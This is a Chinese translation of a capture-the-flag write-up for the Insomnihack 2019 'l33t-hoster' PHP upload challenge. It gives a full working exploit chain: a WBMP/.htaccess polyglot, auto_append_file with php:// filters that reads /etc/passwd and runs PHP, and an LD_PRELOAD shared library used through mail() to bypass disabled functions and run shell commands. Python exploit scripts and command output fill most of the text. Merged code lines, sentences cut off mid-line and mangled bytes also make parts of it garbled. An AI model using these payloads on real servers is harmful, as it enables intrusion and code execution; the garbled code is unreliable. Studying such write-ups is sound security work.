Insomnihack Teaser 2019 Web题 l33t-hoster WriteUp

d00ms / 2019-01-29 00:00:00 / 浏览数 2688 技术文章 翻译文章 顶(0) 踩(0)

原文链接：https://corb3nik.github.io/blog/insomnihack-teaser-2019/l33t-hoster


描述

你可以在这而上传你的l33t照片。这里

题目

Insomnihack出的有一道不错的题目！

此题目包含一个文件上传服务，允许用户往专门创建的文件夹中上传图像。



通过检查源代码，我们可以找到HTML注释`<!-- /?source -->`，因此可以通过GET请求参数`source`查看题目代码。

以下是题目代码：

```
<?php
if (isset($_GET["source"]))
   die(highlight_file(__FILE__));

session_start();

if (!isset($_SESSION["home"])) {
   $_SESSION["home"] = bin2hex(random_bytes(20));
}
$userdir = "images/{$_SESSION["home"]}/";
if (!file_exists($userdir)) {
   mkdir($userdir);
}

$disallowed_ext = array(
   "php",
   "php3",
   "php4",
   "php5",
   "php7",
   "pht",
   "phtm",
   "phtml",
   "phar",
   "phps",);


if (isset($_POST["upload"])) {
   if ($_FILES['image']['error'] !== UPLOAD_ERR_OK) {
       die("yuuuge fail");
   }

   $tmp_name = $_FILES["image"]["tmp_name"];
   $name = $_FILES["image"]["name"];
   $parts = explode(".", $name);
   $ext = array_pop($parts);

   if (empty($parts[0])) {
       array_shift($parts);
   }

   if (count($parts) === 0) {
       die("lol filename is empty");
   }

   if (in_array($ext, $disallowed_ext, TRUE)) {
       die("lol nice try, but im not stupid dude...");
   }

   $image = file_get_contents($tmp_name);
   if (mb_strpos($image, "<?") !== FALSE) {
       die("why would you need php in a pic.....");
   }

   if (!exif_imagetype($tmp_name)) {
       die("not an image.");
   }

   $image_size = getimagesize($tmp_name);
   if ($image_size[0] !== 1337 || $image_size[1] !== 1337) {
       die("lol noob, your pic is not l33t enough");
   }

   $name = implode(".", $parts);
   move_uploaded_file($tmp_name, $userdir . $name . "." . $ext);
}

echo "<h3>Your <a href=$userdir>files</a>:</h3><ul>";
foreach(glob($userdir . "*") as $file) {
   echo "<li><a href='$file'>$file</a></li>";
}
echo "</ul>";

?>

<h1>Upload your pics!</h1>
<form method="POST" action="?" enctype="multipart/form-data">
   <input type="file" name="image">
   <input type="submit" name=upload>
</form>

<!-- /?source -->
```

确定题目意图

上面的脚本允许用户在目录`images/[20_random_bytes_in_hex]/[filename]`上传文件。

成功上传后，将显示文件位置，并允许用户访问其文件。

这里无法上传任意类型文件。实际上，必须遵守以下限制：

- 上传的文件不能有PHP扩展名（`.php`，`.php3`，`.phar`，…）。

- 上传的文件不能包含<?。
- 上传的文件必须是大小为1337x1337的有效图像。

假设我们想要获得RCE，我们需要找到一种不使用PHP扩展就可以执行PHP代码的方法。

上传.htaccess文件可以帮助我们解决这个问题，但是由于图像限制，我们需要找到一种方法来创建有效的.htaccess/image多语意文件。

找到一个可能的.htaccess/image多语意文件

寻找.htaccess/image多语言文件的主旨是我们需要一个可被解释为.htaccess文件而没有任何错误的图像文件。

每个图像文件格式都以一些魔术字节开头，以此来定义自身类型。例如，PNG将以4个字节`\x89PNG`开头。由于`\x89PNG`不是有效的.htacces指令，因此我们无法将PNG文

因此，我首先尝试寻找一个签名开头带有■符号的文件格式。由于■符号被解释为.htaccess文件中的注释，因此将忽略图像数据的其余部分，从而生成有效的.htaccess/imag

不幸的是，我找不到以■开头的图像文件格式。

后来，我的一个队友（@Tuan_Linh_98）发现在.htaccess文件中也会忽略以空字节（`\x00`）开头的行，这和注释（■）一样。

查看`exif_imagetype()`支持的图像类型，我们可以下载每种类型的样本并寻找以空字节开头的签名。

一个很好的候选者是`.wbmp`文件：

```
$ xxd original.wbmp  | head
00000000: 0000 8930 8620 0000 0000 0000 0000 0000  ...0. ..........
00000010: 0000 0000 0000 0000 0012 4908 0002 0081  ..........I.....
00000020: 0440 0000 0000 0000 0000 0000 2400 0009  .@..........$...
00000030: 2092 4800 0000 0000 0000 0000 1248 4012   .H..........H@.
```

创建.htaccess/image多语意文件

简单起见，我需要找到最小的能用的`.wbmp`文件。我用以下php脚本实现

```
<?php

error_reporting(0);

$contents = file_get_contents("../payloads/original.wbmp");
$i = 0;
while (true) {
 $truncated = substr($contents, 0, $i);
 file_put_contents("truncated.wbmp", $truncated);
 if (exif_imagetype("truncated.wbmp")) break;

 $i += 1;
}

echo "Shortest file size : $i\n";

var_dump(exif_imagetype("truncated.wbmp"));
var_dump(getimagesize("truncated.wbmp"));
?>
```

... 输出结果为：

```
$ php solution.php && xxd truncated.wbmp
Shortest file size : 6
int(15)
array(5) {
 [0]=>
 int(1200)
 [1]=>
 int(800)
 [2]=>
 int(15)
 [3]=>
 string(25) "width="1200" height="800""
 ["mime"]=>
 string(18) "image/vnd.wap.wbmp"
}
```


```
00000000: 0000 8930 8620                           ...0.
```

看起来定义一个有效的`.wbmp`文件只需要6个字节！我们可以假设宽度和高度在第3-第6字节存储。

通过hex editor，你可以修改这些字节来得到1337x1337的大小。最终尺寸为1337x1337的`.wbmp`图片长这样：

```
$ xxd truncated.wbmp
00000000: 0000 8a39 8a39                           ...9.9
```

在这个文件中，我们添加的任意数据都将被视为有效：



```
POST /? HTTP/1.1
Host: 35.246.234.136
Content-Length: 437
Cache-Control: max-age=0
Origin: http://35.246.234.136
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryRLxLDsJy2MLYk3NT
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,imag
e/apng,*/*;q=0.8
Referer: http://35.246.234.136/?
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,fr;q=0.8
Cookie: PHPSESSID=asdfasdf
Connection: close

------WebKitFormBoundaryRLxLDsJy2MLYk3NT
Content-Disposition: form-data; name="image"; filename="..htaccess"
Content-Type: application/octet-stream

�9�9
# This is a valid .htaccess and image
------WebKitFormBoundaryRLxLDsJy2MLYk3NT
Content-Disposition: form-data; name="upload"

Submit
------WebKitFormBoundaryRLxLDsJy2MLYk3NT--
```

```
HTTP/1.1 200 OK
Date: Sun, 20 Jan 2019
20:19:25 GMT
Content-Type: text/html;
charset=UTF-8
Content-Length: 433
Connection: close
Server: Apache/2.4.29
(Ubuntu)
Expires: Thu, 19 Nov 1981
08:52:00 GMT
Cache-Control: no-store,
no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding

<h3>Your <a
href=images/86fd160f5f370ffe1
c6c35571bd98b7f0ce64742/>fil
es</a>:</h3><ul><li><a
href='images/86fd160f5f370ff
e1c6c35571bd98b7f0ce64742/tr
igger.corb3nik'>images/86fd1
60f5f370ffe1c6c35571bd98b7f0
ce64742/trigger.corb3nik</a>
</li></ul>
<h1>Upload your pics!</h1>
<form method="POST"
action="?"
enctype="multipart/form-data
">
    <input type="file"
name="image">
    <input type="submit"
name=upload>
</form>
<!-- /?source -->
```

找到php代码执行方法

既然我们可以上传.htaccess文件，下一步就是找到代码执行得方式。由于<?被过滤，我们不能简单地上传PHP脚本并让它执行。

`php_value`是.htaccess文件中可以用的指令之一。该指令允许我们使用`PHP_INI_PERDIR`标志修改此处列表里的任何设置。

在这些设置中，有个`auto_append_file`，它允许我们在请求PHP文件时添加或包含一个文件。后来发现，`auto_append_file`还允许各种包装器，如`php://`。

我们来试试吧。上传一个.htaccess文件，设置扩展名为`.corb3nik`的文件当做PHP执行，并在最后添加`php://filter/convert.base64-encode/resource=/etc/p`

```
POST /? HTTP/1.1Host: 35.246.234.136Content-Length: 393Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryRLxLD

------WebKitFormBoundaryRLxLDsJy2MLYk3NT
Content-Disposition: form-data; name="image"; filename="..htaccess"
Content-Type: application/octet-stream


9
9
AddType application/x-httpd-php .corb3nik
```

```
php_value auto_append_file "php://filter/convert.base64-encode/resource=/etc/passwd"
------WebKitFormBoundaryRLxLDsJy2MLYk3NT
Content-Disposition: form-data; name="upload"

Submit
------WebKitFormBoundaryRLxLDsJy2MLYk3NT--
```

我们再来上传一个普通的`trigger.corb3nik`文件（内容无关紧要）并请求它。

```
$ curl http://35.246.234.136/images/86fd160f5f370ffe1c6c35571bd98b7f0ce64742/trigger.corb3nik
cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi
```

由于可以使用`php://`，我们可以在文件中用base64编码PHP代码并上传，再用.htaccess文件对它做base64解码，并在响应返回之前评估其内容。

为了简化这个过程，我写了一个python脚本：

```
#!/usr/bin/env python3

import requests
import base64

VALID_WBMP = b"\x00\x00\x8a\x39\x8a\x39\x0a"
URL = "http://35.246.234.136/"
RANDOM_DIRECTORY = "ad759ad95e5482e02a15c5d30042b588b6630e64"

COOKIES = {
   "PHPSESSID" : "0e7eal0ji7seg6ac3ck7d2csd8"}

def upload_content(name, content):

   data = {
       "image" : (name, content, 'image/png'),
       "upload" : (None, "Submit Query", None)
   }

   response = requests.post(URL, files=data, cookies=COOKIES)

HT_ACCESS = VALID_WBMP + b"""
AddType application/x-httpd-php .corb3nik
php_value auto_append_file "php://filter/convert.base64-decode/resource=shell.corb3nik"
"""
TARGET_FILE = VALID_WBMP + b"AA" + base64.b64encode(b"""
<?php
 var_dump("works");
?>
""")

upload_content("..htaccess", HT_ACCESS)
upload_content("shell.corb3nik", TARGET_FILE)
upload_content("trigger.corb3nik", VALID_WBMP)


response = requests.post(URL + "/images/" + RANDOM_DIRECTORY + "/trigger.corb3nik")
print(response.text)
```


... 运行之后：

```
$ python solution.py
■9■9
■■
string(5) "works"
```

可以运行PHP代码了！

找到命令执行方法

使用上面的python脚本，我们可以运行任意PHP代码。我们试了几个典型的shell函数，例如`system()`和`exec()`，但发现这些函数大部分被屏蔽了。调用`phpinfo()`得到



disable_classes	SplFileObject,SplFileInfo,SplTempFileObject,SessionHandler
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,exec,passthru,shell_exec,system,proc_open,popen,pcntl_exec,posix_mkfifo, pg_lo_import, dbmopen, dbase_open, popen, chgrp, chown, chmod, symlink,apache_setenv,define_syslog_variables, posix_getpwuid, posix_kill, posix_mkfifo, posix_setpgid, posix_setsid, posix_uname, proc_close, pclose, proc_nice, proc_terminate,curl_exec,curl_multi_exec,parse_ini_file,show_source,imap_open,fopen,copy,rename,readfile,readlink,tmpfile,tempnam,touch,link,file_put_contents,file,ftp_connect,ftp_ssl_connect,

在这种情况下，获取命令执行的已知办法是通过`mail()`函数。

PHP的`mail()`函数调用`execve("/bin/sh", ["sh", "-c", "/usr/sbin/sendmail -t -i "], ...)`。由于这种实现，如果我们使用自写动态库设置环境变量`LD_PRELOAD`，从而修改`/bin/sh`的行为并获得命令执行。这里阅读更多相关信息。

即使`/usr/sbin/sendmail`不存在，这办法也有用。我们可以用一个小的PHP脚本来证明：

```
<?php
       putenv("LD_PRELOAD=garbage");
       mail('a','a','a');
?>

$ php index.php
ERROR: ld.so: object 'garbage' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
sh: 1: /usr/sbin/sendmail: not found
```

在自写库中，我们重写了`getuid()`函数：

```
$ cat evil.c
/* compile: gcc -Wall -fPIC -shared -o evil.so evil.c -ldl */
#include <stdlib.h>#include <stdio.h>#include <string.h>

void payload(char *cmd) {
 char buf[512];
 strcpy(buf, cmd);
 strcat(buf, " > /tmp/_0utput.txt");
 system(buf);}

int getuid() {
 char *cmd;
 if (getenv("LD_PRELOAD") == NULL) { return 0; }
 unsetenv("LD_PRELOAD");
 if ((cmd = getenv("_evilcmd")) != NULL) {
   payload(cmd);
 }
 return 1;
}
```

上面的代码将使用`_evilcmd`环境变量中指定的命令运行`system()`。输出将发送到`/tmp/_0utput.txt`。

这是新的python利用脚本（这里调用的命令是`uname -a`）：

```
#!/usr/bin/env python3

import requestsimport base64

VALID_WBMP = b"\x00\x00\x8a\x39\x8a\x39\x0a"
URL = "http://35.246.234.136/"
RANDOM_DIRECTORY = "ad759ad95e5482e02a15c5d30042b588b6630e64"

COOKIES = {
    "PHPSESSID" : "0e7eal0ji7seg6ac3ck7d2csd8"}

def upload_content(name, content):

    data = {
        "image" : (name, content, 'image/png'),
        "upload" : (None, "Submit Query", None)
    }

    response = requests.post(URL, files=data, cookies=COOKIES)

HT_ACCESS = VALID_WBMP + b"""
AddType application/x-httpd-php .corb3nik
php_value auto_append_file "php://filter/convert.base64-decode/resource=shell.corb3nik"
"""
TARGET_FILE = VALID_WBMP + b"AA" + base64.b64encode(b"""
<?php
move_uploaded_file($_FILES['evil']['tmp_name'], '/tmp/evil.so');
putenv('LD_PRELOAD=/tmp/evil.so');
putenv("_evilcmd=uname -a");
mail('a','a','a');
echo file_get_contents('/tmp/_0utput.txt');
?>
""")

upload_content("..htaccess", HT_ACCESS)
upload_content("shell.corb3nik", TARGET_FILE)
upload_content("trigger.corb3nik", VALID_WBMP)



files = { "evil" : open("../payloads/evil.so", "rb") }
response = requests.post(URL + "/images/" + RANDOM_DIRECTORY + "/trigger.corb3nik", files=files)
print(response.text)
```

```
$ python solution.py # uname -a
■9■9
■■
Linux ab5411ade442 4.15.0-1026-gcp #27-Ubuntu SMP Thu Dec 6 18:27:01 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux

$ python solution.py # ls -lah /
■9■9
■■
total 104K
drwxr-xr-x   1 root root 4.0K Jan 20 08:25 .
drwxr-xr-x   1 root root 4.0K Jan 20 08:25 ..
-rwxr-xr-x   1 root root    0 Jan 20 08:25 .dockerenv
drwxr-xr-x   1 root root 4.0K Jan  9 15:45 bin
drwxr-xr-x   2 root root 4.0K Apr 24  2018 boot
drwxr-xr-x   5 root root  360 Jan 20 08:25 dev
drwxr-xr-x   1 root root 4.0K Jan 20 08:25 etc
-r--------   1 root root   38 Jan 10 15:10 flag
-rwsr-xr-x   1 root root  17K Jan 10 15:10 get_flag
drwxr-xr-x   2 root root 4.0K Apr 24  2018 home
drwxr-xr-x   1 root root 4.0K Nov 12 20:54 lib
drwxr-xr-x   2 root root 4.0K Nov 12 20:55 lib64
drwxr-xr-x   2 root root 4.0K Nov 12 20:54 media
drwxr-xr-x   2 root root 4.0K Nov 12 20:54 mnt
drwxr-xr-x   2 root root 4.0K Nov 12 20:54 opt
dr-xr-xr-x 362 root root    0 Jan 20 08:25 proc
drwx------   1 root root 4.0K Jan 20 09:58 root
drwxr-xr-x   1 root root 4.0K Jan  9 15:46 run
drwxr-xr-x   1 root root 4.0K Nov 19 21:20 sbin
drwxr-xr-x   2 root root 4.0K Nov 12 20:54 srv
dr-xr-xr-x  13 root root    0 Jan 19 20:39 sys
d-wx-wx-wt   1 root root 4.0K Jan 20 21:28 tmp
drwxr-xr-x   1 root root 4.0K Nov 12 20:54 usr
drwxr-xr-x   1 root root 4.0K Jan  9 15:45 var

$ python solution.py # /get_flag
```

```
■9■9
■■
Please solve this little captcha:
2887032228 + 1469594144 + 3578950936 + 3003925186 + 985175264
11924677758 != 0 :(
```

就要出来了！貌似解开这个验证码就能拿到flag。

解验证码

为了获得flag，我们需要求解可执行文件`/get_flag`给出的等式。 `/get_flag`文件要求用户在不到一秒的时间内输入，因此我们需要一个自动化解算器。

运行几次后我发现这个等式只是在做加法。

我决定用C来写求解器：

```
$ cat captcha_solver.c
#include <string.h>
#include <stdint.h>
#include <stdio.h>
#include <signal.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/prctl.h>
int main() {

       pid_t pid = 0;
       int inpipefd[2];
       int outpipefd[2];

       pipe(inpipefd);
       pipe(outpipefd);
       pid = fork();

       if (pid == 0) {
               dup2(outpipefd[0], STDIN_FILENO);
               dup2(inpipefd[1], STDOUT_FILENO);
               dup2(inpipefd[1], STDERR_FILENO);
               prctl(PR_SET_PDEATHSIG, SIGTERM);
               execl("/get_flag", "get_flag", (char*) NULL);
               exit(1);
       }

       close(outpipefd[0]);
       close(inpipefd[1]);

       char data[0xff] = {0};

       // Read first line
       for (; data[0] != '\n'; read(inpipefd[0], data, 1));

       // Read captcha
       read(inpipefd[0], data, 0xff);

       uint64_t sum = 0;
       char *pch;
       printf("Raw : %s\n", data);
       pch = strtok (data, "+");
       printf("Sum : %lu\n", sum);
       while (pch != 0)  {
               sum += strtoull(pch, 0, 10);
               printf("Operand : %lu\n", atol(pch));
               printf("Sum : %lu\n", sum);
               pch = strtok (0, "+");
       }

       char result[32] = {0};
       sprintf(result, "%lu\n", sum);
       printf("Result : %lu\n", sum);
```

```
        write(outpipefd[1], result, 16);
        memset(data, 0, 0xff);
        read(inpipefd[0], data, 0xff);
        printf("Final : %s", data);
}
```

上面的代码首先上启动`/get_flag`，获取等式，用+作为分隔符将其拆分，对每个部分求和，再将结果发回二进制文件并打印flag。

最后的PHP代码：

```
<?php

// Upload the solver and shared library
move_uploaded_file($_FILES['captcha_solver']['tmp_name'], '/tmp/captcha_solver');
move_uploaded_file($_FILES['evil']['tmp_name'], '/tmp/evil_lib');

// Set the captcha_solver as executable
putenv('LD_PRELOAD=/tmp/evil_lib');
putenv("_evilcmd=chmod +x /tmp/captcha_solver");
mail('a','a','a');

// Run the captcha solver
putenv("_evilcmd=cd / && /tmp/captcha_solver");
mail('a','a','a');

// Print output
echo file_get_contents('/tmp/_0utput.txt');
?>
```

... 最终结果：

```
$ python solution.py
■9■9
■■
Raw : 4185107874 + 1348303100 + 4161955080 + 4235948880 + 3410743011

Sum : 0
Operand : 4185107874
Sum : 4185107874
Operand : 1348303100
Sum : 5533410974
Operand : 4161955080
Sum : 9695366054
Operand : 4235948880
Sum : 13931314934
Operand : 3410743011
Sum : 17342057945
Result : 17342057945
Final : INS{l33t_l33t_l33t_ich_hab_d1ch_li3b}
```

Flag : INS{l33t_l33t_l33t_ich_hab_d1ch_li3b}

上一篇：安全工具——利用Headless ... 下一篇：传播GandCrab和Ursnif...